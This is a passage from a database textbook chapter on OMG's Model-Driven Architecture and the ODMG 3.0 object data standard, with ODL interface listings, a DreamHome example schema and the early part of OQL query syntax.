
Although the OMG hoped that the OMA would be embraced as the common object-oriented middleware standard, unfortunately other organizations developed alternatives. Microsoft produced the proprietary DCOM (Distributed Common Object Model), Sun developed Java, which came with its own ORB, Remote Method Invocation (RMI), and more recently another set of middleware standards emerged—XML and SOAP (Simple Object Access Protocol), which Microsoft, Sun, and IBM have all embraced. At the same time, the move towards e-business increased the pressure on organizations to integrate their corporate databases. This integration, now termed **Enterprise Application Integration (EAI)**, is one of the current key challenges for organizations and, rather than helping, it has been argued that middleware is part of the problem.

In 1999, the OMG started work on moving beyond OMA and CORBA and producing a new approach to the development of distributed systems. This work led to the introduction of the **Model-Driven Architecture (MDA)** as an approach to system specification and interoperability building upon the four modeling specifications discussed in the previous section. It is based on the premise that systems should be specified independent of all hardware and software details. Thus, whereas the software and hardware may change over time, the specification will still be applicable. Importantly, MDA addresses the complete system lifecycle, from analysis and design to implementation, testing, component assembly, and deployment.

To create an MDA-based application, a Platform-Independent Model (PIM) is produced that represents only business functionality and behavior. The PIM can then be mapped to one or more Platform-Specific Models (PSMs) to target platforms like the CORBA Component Model (CCM), Enterprise JavaBeans (EJB), or Microsoft Transaction Server (MTS). Both the PIM and the PSM are expressed using UML. The architecture encompasses the full range of pervasive services already specified by the OMG, such as Persistence, Transactions, and Security (see Table 28.1). Importantly, MDA enables the production of standardized domain models for specific vertical industries. The OMG will define a set of profiles to ensure that a given UML model can consistently generate each of the popular middleware APIs. Figure 28.8 illustrates how the various components in the MDA relate to each other.

28.2 Object Data Standard ODMG 3.0, 1999

In this section we review the standard for the Object-Oriented Data Model (OODM) proposed by the Object Data Management Group (ODMG). It consists of an Object Model (Section 28.2.2), an Object Definition Language equivalent to the

**Figure 28.8** The Model-Driven Architecture.

Data Definition Language (DDL) of a conventional DBMS (Section 28.2.3), and an Object Query Language with a SQL-like syntax (Section 28.2.4). We start with an introduction to the ODMG.

28.2.1 Object Data Management Group

Several important vendors formed the Object Data Management Group to define standards for OODBMSs. These vendors included Sun Microsystems, eXcelon Corporation, Objectivity Inc., POET Software, Computer Associates, and Versant Corporation. The ODMG produced an object model that specifies a standard model for the semantics of database objects. The model is important because it determines the built-in semantics that the OODBMS understands and can enforce. As a result, the design of class libraries and applications that use these semantics should be portable across the various OODBMSs that support the object model (Connolly, 1994).

The major components of the ODMG architecture for an OODBMS are:

- Object Model (OM);
- Object Definition Language (ODL);
- Object Query Language (OQL);
- C++, Java, and Smalltalk language bindings.

We discuss these components in the remainder of this section. The initial version of the ODMG standard was released in 1993. There have been a number of minor releases since then, but a new major version, ODMG 2.0, was adopted in September 1997, with enhancements that included:

- a new binding for Sun's Java programming language;
- a fully revised version of the OM, with a new metamodel supporting object database semantics across many programming languages;
- a standard external form for data and the data schema allowing data interchanges between databases.

In late 1999, ODMG 3.0 was released that included a number of enhancements to the OM and to the Java binding. Between releases 2.0 and 3.0, the ODMG expanded its charter to cover the specification of *universal object storage standards*. At the same time, ODMG changed its name from the Object Database Management Group to the Object Data Management Group to reflect the expansion of its efforts beyond merely setting storage standards for object databases.

The ODMG Java binding was submitted to the Java Community Process as the basis for the Java Data Objects (JDO) Specification, although JDO is now based on a native Java language approach rather than a binding. A public release of the JDO specification is now available, which we discuss in Chapter 29. The ODMG completed its work in 2001 and disbanded.

Terminology

Under its last charter, the ODMG specification covers both OODBMSs that store objects directly and Object-to-Database Mappings (ODMs) that convert and store the objects in a relational or other database system representation. Both types of

product are referred to generically as Object Data Management Systems (ODMSs). ODMSs make database objects appear as programming language objects in one or more existing (object-oriented) programming languages, and ODMSs extend the programming language with transparently persistent data, concurrency control, recovery, associative queries, and other database capabilities (Cattell, 2000).

28.2.2 The Object Model

The ODMG OM is a superset of the OMG OM, which enables both designs and implementations to be ported between compliant systems. It specifies the following basic modeling primitives:

- The basic modeling primitives are the **object** and the **literal**. Only an object has a unique identifier.
- Objects and literals can be categorized into **types**. All objects and literals of a given type exhibit common behavior and state. A type is itself an object. An object is sometimes referred to as an **instance** of its type.
- Behavior is defined by a set of **operations** that can be performed on or by the object. Operations may have a list of typed input/output parameters and may return a typed result.
- State is defined by the values an object carries for a set of **properties**. A property may be either an **attribute** of the object or a **relationship** between the object and one or more other objects. Typically, the values of an object's properties can change over time.
- An **ODMS** stores objects, enabling them to be shared by multiple users and applications. An ODMS is based on a **schema** that is defined in the **Object Definition Language** (ODL), and contains instances of the types defined by its schema.

Objects

An object is described by four characteristics: structure, identifier, name, and lifetime, as we now discuss.

Object structure Object types are decomposed as atomic, collections, or structured types, as illustrated in Figure 28.9. In this structure, types shown in *italic* are abstract types; the types shown in normal typeface are directly instantiable. We can use only types that are directly instantiable as base types. Types with angle brackets <> indicate type generators. All atomic objects are user-defined, whereas there are a number of built-in collection types, as we see shortly. As can be seen from Figure 28.9, the structured types are as defined in the ISO SQL specification (see Section 7.1).

Objects are created using the new method of the corresponding *factory interface* provided by the language binding implementation. Figure 28.10 shows the ObjectFactory interface, which has a new method to create a new instance of type Object. In addition, all objects have the ODL interface shown in Figure 28.10, which is implicitly inherited by the definitions of all user-defined object types.

Object identifiers and object names Each object is given a unique identity by the ODMS, the *object identifier*, which does not change and is not reused when

```

Literal_type
  Atomic_literal
    long
    long long
    short
    unsigned long
    unsigned short
    float
    double
    boolean
    octet
    char
    string
    enum<>           // enumeration
  Collection_literal
    set<>
    bag<>
    list<>
    array<>
    dictionary<>
  Structured_literal
    date
    time
    timestamp
    interval
    structure<>
Object_type
  Atomic_object
  Collection_object
    Set<>
    Bag<>
    List<>
    Array<>
    Dictionary<>
  Structured_object
    Date
    Time
    Timestamp
    Interval

```

Figure 28.9 Full set of built-in types for the ODMG Object Model.

the object is deleted. In addition, an object may also be given one or more *names* that are meaningful to the user, provided that each name identifies a single object within a database. Object names are intended to act as “root” objects that provide entry points into the database. As such, methods for naming objects are provided within the Database class (which we discuss shortly) and not within the object class.

```

interface ObjectFactory {
    Object    new();
}
interface Object {
    enum      Lock_Type{read, write, upgrade};
    void      lock(in Lock_Type mode) raises(LockNotGranted); // obtain lock – wait if necessary
    boolean   try_lock(in Lock_Type mode);                // obtain lock – do not wait if not immediately granted
    boolean   same_as(in Object anObject);                // identity comparison
    Object    copy();                                    // copy object – copied object not ‘same as’
    void      delete();                                  // delete object from database
};

```

Figure 28.10 ODL interface for user-defined object types.

Object lifetimes The standard specifies that the lifetime of an object is orthogonal to its type, that is, persistence is independent of type (see Section 27.3.4). The lifetime is specified when the object is created and may be:

- *Transient*: the object’s memory is allocated and deallocated by the programming language’s runtime system. Typically, allocation will be stack-based for objects declared in the heading of a procedure, and static storage or heap-based for dynamic (process-scoped) objects;
- *Persistent*: the object’s storage is managed by the ODMS.

Literals

A literal is basically a constant value, possibly with a complex structure. Being a constant, the values of its properties may not change. As such, literals do not have their own identifiers and cannot stand alone as objects: they are embedded in objects and cannot be individually referenced. Literal types are decomposed as atomic, collections, structured, or null. Structured literals contain a fixed number of named heterogeneous elements. Each element is a <name, value> pair, where *value* may be any literal type. For example, we could define a structure **Address** as follows:

```

struct Address {
    string      street;
    string      city;
    string      postcode;
} ;
attribute Address branchAddress;

```

In this respect, a structure is similar to the **struct** or **record** type in programming languages. Because structures are literals, they may occur as the value of an attribute in an object definition. We shall see an example of this shortly.

Built-in collections

In the ODMG Object Model, a collection contains an arbitrary number of unnamed homogeneous elements, each of which can be an instance of an atomic type,

```

interface Iterator {
    exception    NoMoreElements{};
    exception    InvalidCollectionType{};
    boolean      is_stable();
    boolean      at_end();
    void         reset();
    Object       get_element() raises(NoMoreElements);
    void         next_position() raises(NoMoreElements);
    void         replace_element(in Object element) raises(InvalidCollectionType);
};

interface BidirectionalIterator : Iterator {
    boolean      at_beginning();
    void         previous_position() raises(NoMoreElements);
};

```

Figure 28.11 ODL interface for iterators.

another collection, or a literal type. The only difference between collection objects and collection literals is that collection objects have identity. For example, we could define the set of all branch offices as a collection. Iteration over a collection is achieved by using an *iterator* that maintains the current position within the given collection. There are ordered and unordered collections. Ordered collections must be traversed first to last, or vice versa; unordered collections have no fixed order of iteration. Iterators and collections have the operations shown in Figures 28.11 and 28.12, respectively.

```

interface Collection: Object {
    exception      InvalidCollectionType{};
    exception      ElementNotFound{Object element};
    unsigned long  cardinality();                // return number of elements
    boolean        is_empty();                  // check if collection empty
    boolean        is_ordered();                // check if collection is ordered
    boolean        allows_duplicates();          // check if duplicates are allowed
    boolean        contains_element(in Object element); // check for specified element
    void           insert_element(in Object element); // insert specified element
    void           remove_element(in Object element)
                raises(ElementNotFound);        // remove specified element
    Iterator       create_iterator(in boolean stable); // create forward only traversal iterator
    BidirectionalIterator
                create_bidirectional_iterator(in boolean stable)
                raises(InvalidCollectionType);    // create bi-directional iterator
    Object         select_element(in string OQL-predicate);
    Iterator       select(in string OQL-predicate);
    boolean        query(in string OQL-predicate, inout Collection result);
    boolean        exists_element(in string OQL-predicate);
};

```

Figure 28.12 ODL interface for collections.

The stability of an iterator determines whether iteration is safe from changes made to the collection during the iteration. An iterator object has methods to position the iterator pointer at the first record, get the current element, and increment the iterator to the next element, among others. The model specifies five built-in collection subtypes:

- **Set**—unordered collections that do not allow duplicates;
- **Bag**—unordered collections that do allow duplicates;
- **List**—ordered collections that allow duplicates;
- **Array**—one-dimensional array of dynamically varying length;
- **Dictionary**—unordered sequence of key-value pairs with no duplicate keys.

Each subtype has operations to create an instance of the type and insert an element into the collection. **Sets** and **Bags** have the usual set operations: union, intersection, and difference. The interface definitions for the **Set** and **Dictionary** collections are shown in Figure 28.13.

Atomic objects



Any user-defined object that is not a collection object is called an **atomic object**. For example, for *DreamHome* we will want to create atomic object types to represent

```
interface SetFactory : ObjectFactory {
    Set      new_of_size(in long size);           // create a new Set object
};
class Set : Collection {
    attribute set<t> value;
    Set      create_union(in Set other_set);      // union of two sets
    Set      create_intersection(in Set other_set); // intersection of two sets
    Set      create_difference(in Set other_set);  // set difference of two sets
    boolean  is_subset_of(in Set other_set);      // check if one set is subset of another
    boolean  is_proper_subset_of(in Set other_set); // check if one set is proper subset of another
    boolean  is_superset_of(in Set other_set);    // check if one set is superset of another
    boolean  is_proper_superset_of(in Set other_set); // check if one set is proper superset of another
};
interface DictionaryFactory : ObjectFactory {
    Dictionary new_of_size(in long size);
};
class Dictionary : Collection {
    exception DuplicateName{string key};
    exception KeyNotFound{Object key};
    attribute dictionary<t, v> value;
    void      bind(in Object key, in Object value) raises(DuplicateName);
    void      unbind(in Object key) raises(KeyNotFound);
    void      lookup(in Object key) raises(KeyNotFound);
    void      contains_key(in Object key);
};
```

Figure 28.13 ODL interface for the Set and Dictionary collections.

Branch and Staff. Atomic objects are represented as a **class**, which comprises *state* and *behavior*. **State** is defined by the values an object carries for a set of *properties*, which may be either an *attribute* of the object or a *relationship* between the object and one or more other objects. **Behavior** is defined by a set of *operations* that can be performed on or by the object. In addition, atomic objects can be related in a supertype/subtype lattice. As expected, a subtype inherits all the attributes, relationships, and operations defined on the supertype, and may define additional properties and operations and redefine inherited properties and operations. We now discuss attributes, relationships, and operations in more detail.

Attributes An attribute is defined on a single object type. An attribute is not a “first class” object, in other words it is not an object and so does not have an object identifier, but takes as its value a literal or an object identifier. For example, a Branch class has attributes for the branch number, street, city, and postcode.

Relationships Relationships are defined between types. However, the model supports only binary relationships with cardinality 1:1, 1:*, and *:*. A relationship does not have a name and, again, is not a “first class” object; instead, **traversal paths** are defined for each direction of traversal. For example, a Branch *Has* a set of Staff and a member of Staff *WorksAt* a Branch, would be represented as:

```
class Branch {
    relationship set <Staff> Has inverse Staff::WorksAt;
};
class Staff {
    relationship Branch WorksAt inverse Branch::Has;
};
```

On the many side of relationships, the objects can be unordered (a Set or Bag) or ordered (a List). Referential integrity of relationships is maintained automatically by the ODMG and an exception (that is, an error) is generated if an attempt is made to traverse a relationship in which one of the participating objects has been deleted. The model specifies built-in operations to form and drop members from relationships, and to manage the required referential integrity constraints. For example, the 1:1 relationship Staff *WorksAt* Branch would result in the following definitions on the class Staff for the relationship with Branch:

```
attribute Branch WorksAt;
void form_WorksAt(in Branch aBranch) raises (IntegrityError);
void drop_WorksAt(in Branch aBranch) raises (IntegrityError);
```

The 1:* relationship Branch *Has* Staff would result in the following definitions on the class Branch for the relationship with Staff:

```
readonly attribute set <Staff> Has;
void form_Has(in Staff aStaff) raises (IntegrityError);
void drop_Has(in Staff aStaff) raises (IntegrityError);
void add_Has(in Staff aStaff) raises (IntegrityError);
void remove_Has(in Staff aStaff) raises (IntegrityError);
```

Operations The instances of an object type have behavior that is specified as a set of operations. The object type definition includes an **operation signature** for each operation that specifies the name of the operation, the names and types of each argument, the names of any exceptions that can be raised, and the types of the values returned, if any. An operation can be defined only in the context of a single object type. Overloading operation names is supported. The model assumes sequential execution of operations and does not require support for concurrent, parallel, or remote operations, although it does not preclude such support.

Types, classes, interfaces, and inheritance

In the ODMG Object Model there are two ways to specify object types: interfaces and classes. There are also two types of inheritance mechanism, as we now discuss.

An **interface** is a specification that defines only the abstract behavior of an object type, using operation signatures. *Behavior inheritance* allows interfaces to be inherited by other interfaces and classes using the “:” symbol. Although an interface may include properties (attributes and relationships), these cannot be inherited from the interface. An interface is also noninstantiable, in other words we cannot create objects from an interface (in much the same way as we cannot create objects from a C++ abstract class). Normally, interfaces are used to specify abstract operations that can be inherited by classes or by other interfaces.

On the other hand, a **class** defines both the abstract state and behavior of an object type, and is instantiable (thus, interface is an abstract concept and class is an implementation concept). We can also use the **extends** keyword to specify single inheritance between classes. Multiple inheritance is not allowed using *extends*, although it is allowed using behavior inheritance. We shall see examples of both these types of inheritance shortly.

Extents and keys

A class definition can specify its **extent** and its **keys**:

- **Extent** is the set of all instances of a given type within a particular ODMS. The programmer may request that the ODMS maintain an index to the members of this set. Deleting an object removes the object from the extent of a type of which it is an instance.
- **Key** uniquely identifies the instances of a type (similar to the concept of a candidate key defined in Section 4.2.5). A type must have an extent to have a key. Note also, that a key is different from an object name: a key is composed of properties specified in an object type’s interface whereas an object name is defined within the database type.

Exceptions

The ODMG model supports dynamically nested exception handlers. As we have already noted, operations can raise exceptions and exceptions can communicate exception results. Exceptions are “first class” objects that can form a generalization–specialization hierarchy, with the root type *Exception* provided by the ODMS.

Metadata

As we discussed in Section 2.4, metadata is “the data about data”: that is, data that describes objects in the system, such as classes, attributes, and operations. Many existing ODMs do not treat metadata as objects in their own right, and so a user cannot query the metadata as they can query other objects. The ODMG model defines metadata for:

- *scopes*, which define a naming hierarchy for the meta-objects in the repository;
- *meta-objects*, which consist of modules, operations, exceptions, constants, properties (consisting of attributes and relationships), and types (consisting of interfaces, classes, collections, and constructed types);
- *specifiers*, which are used to assign a name to a type in certain contexts;
- *operands*, which form the base type for all constant values in the repository.

Transactions

The ODMG Object Model supports the concept of transactions as logical units of work that take the database from one consistent state to another (see Section 22.1). The model assumes a linear sequence of transactions executing within a thread of control. Concurrency is based on standard read/write locks in a pessimistic concurrency control protocol. All access, creation, modification, and deletion of persistent objects must be performed within a transaction. The model specifies built-in operations to begin, commit, and abort transactions, as well as a checkpoint operation, as shown in Figure 28.14. A checkpoint commits all modified objects in the database without releasing any locks before continuing the transaction.

The model does not preclude distributed transaction support, but states that if it is provided it must be XA-compliant (see Section 25.5).

Databases

The ODMG Object Model supports the concept of databases as storage areas for persistent objects of a given set of types. A database has a schema that contains a

```
interface TransactionFactory {
    Transaction new();
    Transaction current();
};

interface Transaction {
    void begin() raises(TransactionInProgress, DatabaseClosed);
    void commit() raises(TransactionNotInProgress);
    void abort() raises(TransactionNotInProgress);
    void checkpoint() raises(TransactionNotInProgress);
    void join() raises(TransactionNotInProgress);
    void leave() raises(TransactionNotInProgress);
    boolean isOpen();
};
```

Figure 28.14 ODL interface for transactions.

```

interface DatabaseFactory {
    Database new();
};
interface Database{
    exception DatabaseOpen{};
    exception DatabaseNotFound{};
    exception ObjectNameNotUnique{};
    exception ObjectNameNotFound{};
    void open(in string odms_name) raises(DatabaseNotFound, DatabaseOpen);
    void close() raises(DatabaseClosed, TransactionInProgress);
    void bind(in Object an_object, in string name) raises(DatabaseClosed,
        ObjectNameNotUnique, TransactionNotInProgress);
    Object unbind(in string name) raises(DatabaseClosed,
        ObjectNameNotFound, TransactionNotInProgress);
    Object lookup(in string object_name) raises(DatabaseClosed,
        ObjectNameNotFound, TransactionNotInProgress);
    ODLMetaObjects::Module schema() raises(DatabaseClosed, TransactionNotInProgress);
};

```

Figure 28.15 ODL interface for database objects.

set of type definitions. Each database is an instance of type `Database` with the built-in operations `open` and `close`, and `lookup`, which checks whether a database contains a specified object. Named objects are entry points to the database, with the name bound to an object using the built-in `bind` operation, and unbound using the `unbind` operation, as shown in Figure 28.15.

Modules

Parts of a schema can be packaged together to form named modules. Modules have two main uses:

- they can be used to group together related information so that it can be handled as a single, named entity;
- they can be used to establish the scope of declarations, which can be useful to resolve naming conflicts that may arise.

28.2.3 The Object Definition Language

The ODL is a language for defining the specifications of object types for ODMG-compliant systems, equivalent to the DDL of traditional DBMSs. Its main objective is to facilitate portability of schemas between compliant systems while helping to provide interoperability between ODMs. The ODL defines the attributes and

relationships of types and specifies the signature of the operations, but it does not address the implementation of signatures. The syntax of ODL extends the IDL of CORBA. The ODMG hoped that the ODL would be the basis for integrating schemas from multiple sources and applications. A complete specification of the syntax of ODL is beyond the scope of this book. However, Example 28.1 illustrates some of the elements of the language. The interested reader is referred to Cattell (2000) for a complete definition.

EXAMPLE 28.1 The Object Definition Language

Consider the simplified property for rent schema for *DreamHome* shown in Figure 28.16. An example ODL definition for part of this schema is shown in Figure 28.17.




Figure 28.16 Example *DreamHome* property for rent schema.

```

module DreamHome {
    class Branch                                     // Define class for Branch
        (extent branchOffices key branchNo)
    {
        /* Define attributes */
        attribute string branchNo;
        attribute struct BranchAddress {string street, string city, string postcode} address;
        /* Define relationships */
        relationship Manager ManagedBy inverse Manager::Manages;
        relationship set<SalesStaff> Has inverse SalesStaff::WorksAt;
        relationship set<PropertyForRent> Offers inverse PropertyForRent::IsOfferedBy;
        /* Define operations */
        void takeOnPropertyForRent(in string propertyNo) raises(propertyAlreadyForRent);
    };

    class Person {                                     // Define class for Person
        /* Define attributes */
        attribute struct PName {string fName, string lName} name;
    };

    class Staff extends Person                       // Define class for Staff that inherits from Person
        (extent staff key staffNo)
    {
        /* Define attributes */
        attribute string staffNo;
        attribute enum SexType {M, F} sex;
        attribute enum PositionType {Manager, Supervisor, Assistant} position;
        attribute date DOB;
        attribute float salary;
        /* Define operations */
        short getAge();
        void increaseSalary(in float increment);
    };

    class Manager extends Staff                     // Define class for Manager that inherits from Staff
        (extent managers)
    {
        /* Define relationships */
        relationship Branch Manages inverse Branch::ManagedBy;
    };

    class SalesStaff extends Staff                  // Define class for SalesStaff that inherits from Staff
        (extent salesStaff)
    {
        /* Define relationships */
        relationship Branch WorksAt inverse Branch::Has;
        /* Define operations */
        void transferStaff(in string fromBranchNo, in string toBranchNo) raises(doesNotWorkInBranch);
    };
};

```

Figure 28.17 ODL definition for part of the *DreamHome* property for rent schema.

28.2.4 The Object Query Language

The Object Query Language (OQL) provides declarative access to the object database using an SQL-like syntax. It does not provide explicit update operators, but leaves this to the operations defined on object types. As with SQL, OQL can be used as a standalone language and as a language embedded in another language for which an ODMG binding is defined. The supported languages are Smalltalk, C++, and Java. OQL can also invoke operations programmed in these languages.

OQL can be used both for both associative and navigational access:

- An associative query returns a collection of objects. How these objects are located is the responsibility of the ODMS, rather than the application program.
- A navigational query accesses individual objects and object relationships are used to navigate from one object to another. It is the responsibility of the application program to specify the procedure for accessing the required objects.

An OQL query is a function that delivers an object whose type may be inferred from the operator contributing to the query expression. Before we expand on this definition, we first have to explain the composition of expressions. For this section it is assumed that the reader is familiar with the functionality of the SQL SELECT statement covered in Section 6.3.

Expressions

Query definition expression A query definition expression is of the form: **DEFINE Q AS e**. This defines a **named query** (that is, *view*) with name *Q*, given a query expression *e*.

Elementary expressions An expression can be:

- an atomic literal, for example, 10, 16.2, 'x', 'abcde', true, nil, date'2012-12-01';
- a named object, for example, the extent of the Branch class, branchOffices in Figure 28.17, is an expression that returns the set of all branch offices;
- an iterator variable from the FROM clause of a SELECT-FROM-WHERE statement, for example,

e **AS** *x* or *e* *x* or *x* **IN** *e*

where *e* is of type collection (T), then *x* is of type T (we discuss the OQL SELECT statement shortly);

- a query definition expression (*Q* previously).

Construction expressions

- If *T* is a type name with properties $p_1, \dots, p_n$, and $e_1, \dots, e_n$ are expressions, then $T(p_1:e_1, \dots, p_n:e_n)$ is an expression of type *T*. For example, to create a Manager object, we could use the following expression:

Manager(staffNo: "SL21", fName: "John", lName: "White",
address: "19 Taylor St, London", position: "Manager", sex: "M",
DOB: date'1945-10-01', salary: 30000)

- Similarly, we can construct expressions using `struct`, `Set`, `List`, `Bag`, and `Array`. For example:

struct (branchNo: “B003”, street: “163 Main St”)

is an expression, which dynamically creates an instance of this type.

Atomic type expressions Expressions can be formed using the standard unary and binary operations on expressions. Further, if *S* is a string, expressions can be formed using:

- standard unary and binary operators, such as **not**, **abs**, **+**, **−**, **=**, **>**, **andthen**, **and**, **orelse**, **or**;
- the string concatenation operation (**||** or **+**);
- a string offset *S_i* (where *i* is an integer) meaning the *i*+1th character of the string;
- *S*[*low*:*up*] meaning the substring of *S* from the *low*+1 th to *up*+1 th character;
- “*c* in *S*” (where *c* is a character), returning a boolean true expression if the character *c* is in *S*;
- “*S* like *pattern*,” where *pattern* contains the characters “?” or “_”, meaning any character, or the wildcard characters “*” or “%”, meaning any substring including the empty string. This returns a boolean true expression if *S* matches the pattern.

Object expressions Expressions can be formed using the equality and inequality operations (“=” and “!=”), returning a boolean value. If *e* is an expression of a type having an attribute or a relationship *p* of type *T*, then we can extract the attribute or traverse the relationship using the expressions *e.p* and *e* → *p*, which are of type *T*.

In a same way, methods can be invoked to return an expression. If the method has no parameters, the brackets in the method call can be omitted. For example, the method `getAge()` of the class `Staff` can be invoked as `getAge` (without the brackets).

Collections expressions Expressions can be formed using universal quantification (**FOR ALL**), existential quantification (**EXISTS**), membership testing (**IN**), select clause (**SELECT FROM WHERE**), order-by operator (**ORDER BY**), unary set operators (**MIN**, **MAX**, **COUNT**, **SUM**, **AVG**), and the group-by operator (**GROUP BY**). For example,

FOR ALL *x* **IN** *managers*: *x.salary* > 12000

returns true for all the objects in the extent *managers* with a salary greater than £12,000. The expression:

EXISTS *x* **IN** *managers.manages*: *x.address.city* = “London”;

returns true if there is at least one branch in London (*managers.manages* returns a `Branch` object and we then check whether the `city` attribute of this object contains the value `London`).

The format of the SELECT clause is similar to the standard SQL SELECT statement (see Section 6.3.1):

```

SELECT [DISTINCT] <expression>
FROM <fromList>
[WHERE <expression>]
[GROUP BY <attribute1:expression1, attribute2:expression2,...>]
[HAVING <predicate>]
[ORDER BY <expression>]

```

where:

```

<fromList> ::= <variableName> IN <expression> |
               <variableName> IN <expression>, <fromList> |
               <expression> AS <variableName> |
               <expression> AS <variableName>, <fromList>

```

The result of the query is a *Set* for SELECT DISTINCT, a *List* if ORDER BY is used, and a *Bag* otherwise. The ORDER BY, GROUP BY, and HAVING clauses have their usual SQL meaning (see Sections 6.3.2 and Section 6.3.4). However, in OQL the functionality of the GROUP BY clause has been extended to provide an explicit reference to the collection of objects within each group (which in OQL is called a *partition*), as we illustrate in Example 28.6.

Conversion expressions

- If e is an expression, then $\text{element}(e)$ is an expression that checks e is a singleton, raising an exception if it is not.
- If e is a list expression, then $\text{listtoset}(e)$ is an expression that converts the list into a set.
